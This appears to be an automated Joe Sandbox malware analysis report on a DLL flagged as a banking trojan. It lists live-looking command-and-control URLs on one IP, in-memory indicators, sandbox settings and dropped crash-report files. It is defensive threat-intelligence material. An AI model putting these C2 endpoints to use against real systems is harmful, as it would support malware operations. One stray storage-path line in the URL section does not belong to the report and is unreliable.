http://146.70.35.138/phpadmin/4Ba1DnW6LKX/OzxV9dVdD8F0_2/FNnf6PuzcHmccJ6K45ku8/jhCd_2Fis3j6LdWS/9MB0	0%	Avira URL Cloud	safe	
http://177./h	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/4Tpxr1s1HGEszF_2B7LiF1/y3LyZZaJ3ZWvx/pZkSUF4R/1_2FbDyxYkCG6c7p_2FYkDR/nhEyt7WMzt/7hwk4OiHgD0JGJMFI/ImCZ8s_2FMqL/y0VwpZrsMmE/KWuRORcQBf9YTM/MqCUW1cFI9M0n3uMCAQqN/wZR88CWKfKsLYnKb/dLQvrxDU0Abjiwn/RIWbrb3190W9juPqlW/uvOHtDDn9/1QJUPhkqdx5oDn1fpwZB/wefwGHcoUJ1uL/B.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/4Ba1DnW6LKX/OzxV9dVdD8F0_2/FNnf6PuzcHmccJ6K45ku8/jhCd_2Fis3j6LdWS/9MB0W4d74KUWgvy/T9aFyptbRYDL9zzFFE/ey_2BT1JO/lSrTwjIXOahrvF9aSR6L/b9k1smqrQnVIlnliRgv/2ypsvB4cw7AtggmD2zEUH4/HQdlQahm_2BQO/aEvL9exV/IPSvc1E0OTLBBBSbKz_2F3u/WIddgbjcxL/NDBKkpcQJosXhuH1H/Ng78CGJ_2B/i.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/4Tpxr1s1HGEszF_2B7LiF1/y3LyZZaJ3ZWvx/pZkSUF4R/1_2FbDyxYkCG6c7p_2FYkDR/	rundll32.exe, 00000002.00000003.591074518.0000000002FA7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.636315977.0000000006148000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000012.00000003.679719876.00000212B8CDC000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.662858481.0000022D46E6C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.662961657.0000022D46E6C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://146.70.35.138/phpadmin/rImI92vjvUNrdqYhehfuQ/EzgCy9SUEjz2FceM/AZUBVoSihd3oytF/iNtO1XKcgiKIaSZ	rundll32.exe, 00000002.00000003.591074518.0000000002FA7000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000002.00000002.711900141.0000000002FA7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.63631597 7.0000000006148000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00012.00000003.679719876.00000212B8CDC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.662858481.00000 22D46E6C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000016.0000 0003.662961657.0000022D46E6C000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://146.70.35.138/phpadmin/4B	rundll32.exe, 00000002.00000003.59107451 8.0000000002FA7000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.63631597 7.0000000006148000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00012.00000003.679719876.00000212B8CDC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.662858481.00000 22D46E6C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000016.0000 0003.662961657.0000022D46E6C000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://146.70.35.138/phpadmin/4Ba1DnW6LKX/OzxV9dVdD8F0_2/FNnf6PuzcHmccJ6K45ku8/jhCd_2Fis3j6LdWS/9MB0	rundll32.exe, 00000002.00000003.59107451 8.0000000002FA7000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.711900141.0000000002FA7000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://177./h	rundll32.exe, 00000002.00000002.71190014 1.0000000002FA7000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	614013
Start date and time: 22/04/202218:10:41	2022-04-22 18:10:41 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nhLAwAo49f (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@31/29@0/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 21.3% (good quality ratio 20.1%) • Quality average: 80.7% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.182.143.212, 52.168.117.173, 13.107.42.16
- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, arc.msn.com, onedsblobprdcus15.centralus.cloudapp.azure.com, login.live.com, store-images.s-microsoft.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 552 0 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- VT rate limit hit for: nhLAwAo49f.dll

Simulations

Behavior and APIs

Time	Type	Description
18:12:12	API Interceptor	2x Sleep call for process: WerFault.exe modified
18:13:23	API Interceptor	34x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.841963229435912
Encrypted:	false
SSDEEP:	96:xfHQ9nYysy9haSK7FISZpXIQcQac6pcEccw35+a+z+HbHgbAS/YyNlISWbSm9mBJ:xmniH0tGtjuq/u7sfS274Itb
MD5:	B9F67E01D203683E89B26D078734FCFF
SHA1:	38E8B043716123B26DCC00B71D43F38010EE7327
SHA-256:	3E241943DC4B98B263609B2F76F314FF9C4E0FA33AD75873B74987A28931C407
SHA-512:	0F4C257BC53AA4FD58357E622660E4E9116D74554747CAEA6F3B3BE3B1388241F4C5F6FBDCD8035E4AEBE8286E370B4B4C880B8089BA7972D6C281F57973D7AA
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.9.9.2.4.2.2.9.3.3.1.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.b.2.b.3.5.0.c.-.a.5.2.b.-.4.5.9.c.-.9.f.e.9.-.6.1.6.0.3.f.0.8.4.4.4.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.4.a.3.c.c.9.4.-.2.2.3.4.-.4.2.2.d.-.b.d.5.1.-.d.0.3.a.2.5.1.1.7.f.1.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.5.4.-.0.0.0.1.-.0.0.1.7.-.7.6.a.6.-.7.b.2.1.a.f.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8456985887519763
Encrypted:	false
SSDEEP:	96:8lX5F8cT9nYy7y9haSKzfFEpXIQcQAc60cExcw32u+a+z+HbHgbAS/YyNlISWbSB:8V562naH+wL7juq/u7sES274ItW
MD5:	613F641A93068DBAB700946451ECE534
SHA1:	9402807A974B4330A7989856A3821FAF99FA8E19
SHA-256:	39F32A0664DFDDC05FC3EB61E99D44D6622F45778A6EBFAF2EBC9F0F8EDE9763
SHA-512:	E13D5BBE6195562BD08B6D70CCDDCC572100A898A02365FF35687C74142C5D840CF3B800FC62A872E4C8AC7043E1219BCF821E473CF46DE77A066784E50F183
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.9.9.4.0.9.2.5.7.7.6.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.9.9.4.3.1.2.8.9.2.3.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.d.c.d.d.6.f.0.-.2.7.8.d.-.4.f.5.f.-.a.b.f.5.-.4.5.d.f.3.c.b.4.8.7.9.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.7.d.7.1.8.f.2.-.6.e.5.d.-.4.5.b.0.-.8.b.b.0.-.b.b.4.e.8.6.c.f.0.8.8.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.5.4.-.0.0.0.1.-.0.0.1.7.-.7.6.a.6.-.7.b.2.1.a.f.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8482062576733173
Encrypted:	false
SSDEEP:	96:8DXQQFr9nYyCy9haot7Jn7YpXIQcQac6pcEccw35+a+z+HbHgbAS/YyNIISWbSmp:8zHTnwH0tGtjuq/u7sfS274ItW
MD5:	C1804D727586FA03C9929BEA75F44214
SHA1:	298A2AD8FC2D5F5E4E9D8ABE8B703704F50FA54D
SHA-256:	472C519A2F993185C462EDF506FFBD5E1C139AF94D473D21398BD6B4759EEECC
SHA-512:	8D1242B78A2812F9A65428E487627D748054AEEA58F5546332901995E710F3D1A7BC1EF36F5642CB10F2B25816452123DB9B9593AAC0B35BE8A60A37C6DCF56E
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.9.9.2.8.9.1.4.3.8.2.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.9.9.3.1.0.0.8.1.2.3.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.e.0.0.6.a.a.2.-.9.a.b.d.-.4.1.2.4.-.9.b.9.4.-.5.f.b.c.3.e.4.9.a.d.8.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.2.3.a.8.e.e.c.-.7.9.8.6.-.4.3.d.f.-.8.5.d.1.-.3.d.5.c.d.b.b.e.9.c.c.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.5.4.-.0.0.0.1.-.0.0.1.7.-.7.6.a.6.-.7.b.2.1.a.f.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Apr 23 01:12:09 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	41922
Entropy (8bit):	1.9480086397048668
Encrypted:	false
SSDEEP:	192:+5mBoTh5NijDLY+JWti4OrKBT6I7hb/3hQh70C/Vj92jI1GFIt:emsXuLWtSra2Iy0C/6Kt
MD5:	6A2C469E5D8EE98CEA5459F21EC0D3F8
SHA1:	8CD453195450BB0A30A22B18001A6EB7B62C4921
SHA-256:	4ECE87A3FBE22E8238A5C4A8EC0948384B4169D37063370CDE94C1FE207A42E8
SHA-512:	7E16065D3B4A63948B8F1C1A665E7D7F8A110E2B59F418162E8731ADE683A19CC88EF8708CB0969D8A7484A85CDEF0E79E688E6D389D33016F95B35F0B3C5E6
Malicious:	false
Preview:	MDMP..... .....iRcb.....4.....$.....).....`.....8.....T..... .....U.....B..... ...GenuineIntelW.....T.....T...^Rcb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8336
Entropy (8bit):	3.697730021064886
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiv/6bu6YoOSUhRggmftSsmdCprn89b45XsfRK5m:RrlsNiX6i6YBSUhRggmftSsmdGcf1
MD5:	BAB16FAD64EE9DE354E6B613A2242979
SHA1:	6DE0C93EDF2AB5560FEFFE9FE1F9D92D866CA392
SHA-256:	DD34B73EBA69F8B911431F65158281A0B1717DD54347A3F778BDB69D5DB95C73
SHA-512:	E9FB3069FB6C23047E7373D7B9F4EBFEA200EE3E593B7582598606D19D61B79503810AF355F174CAA7B7AE4167A83108ABA1C97B5B4DA9903CED321CF238F18A
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.7.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.473891299554449
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/iJgtWI9giUyWgc8sqYjhD78fm8M4J2+uZFU+q849LwKcQIcQw02d:uITfIaUTgrsqY1D4J0YtwKkw02d
MD5:	5521F1C6007010E32F65281637389EF1
SHA1:	3AF2C8760B50045A62C09CF6D65E84C93777C84F
SHA-256:	E0B6D98ABA05B3403B3A298134F27F23E2C8ABB29C84791A29529AD951A3C20A
SHA-512:	CD97F689042211C58C3FB656100B98D49636AA81C101548967D31F986B8AA0FD7DDE35E17391877C6EB68D00911CCB3E977DC3A6995D6585FD082595FB5528D
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483822" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Apr 23 01:12:21 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	54966
Entropy (8bit):	2.1904283410365792
Encrypted:	false
SSDEEP:	192:K5/sh5NijDiD3n6OrKBzruwBVxFlv393F9/KLYmCuwGCoVwsL1bUOI7cSh/bk7jA:aEXuiTFrauwfU93u7VL1bpI5aj4zR
MD5:	D29BCF861DE82B8EF2C4B4CB236F4A14
SHA1:	CF3CB6B882FD00135558486890E2B4DCB676F503
SHA-256:	41AAF6549F2CA0993B996D9535E38E78DBD198924DF704212700DC4430AAE38B
SHA-512:	3D04A4615689CB00DD12DC116532D430253CE57E5CC00606984185C2B41C6556650D033260947435A7B4FCE63429891D81F2E9D838065E939F9D6ABE0CF1DE8F
Malicious:	false
Preview:	MDMP..... .....uRcb.....4.....$.....$....).....`.....8.....T.....U.....B..... ...GenuineIntelW.....T.....T...^Rcb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Apr 23 01:12:05 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	42122
Entropy (8bit):	1.9777565374307426
Encrypted:	false
SSDEEP:	192:6542pth5NijDW2gOrKBKyI7hb/3h/bZ7Jg+yT5luen5:qHXuWsrazIDdJg+qn
MD5:	D8C861E1784A220342495A141161646D
SHA1:	D41096C4809F4AFC6C982C6AD9B028C7E63D871D
SHA-256:	8E50BC2DDE9F7A843352923361DFDE1204862BCDF523883B8AE9EFB664A8074A
SHA-512:	BD7FE851328BE59B0BEEE6650888081D79394EC0A032D5A9CE4774BD096799D5D26EFC516A20130A7C5684E437976C135E8D5B6390504F441D0AE2963256CC2
Malicious:	false
Preview:	MDMP..... .....eRcb.....4.....$.....).....`.....8.....T..... ...j.....U.....B..... ...GenuineIntelW.....T.....T...^Rcb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped

Size (bytes):	8294
Entropy (8bit):	3.696880610282114
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNivU6Tu6YoHSUOkgmf8SgmdCpD989bHXsfVRtm:RrlsNiM6a6YoSUOkgmf8SgmPHcfVS
MD5:	4E8276566E0F5F4EE2DE9AF2FC1F9583
SHA1:	9EFE009956124EDD248AC50DA59609C809CA343F
SHA-256:	175493C9030215AB5B987D34933B81EEA550C6C55A5943E0A938C6BFA7ED4927
SHA-512:	611D905E4E80FE660EA4BC3402B7F059B69B25B02A41E704D7A56972DF96323FEF3AB3749AC3A12F509883F518AA26239AD05FF30B88729105C205BD5AC49C17
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. 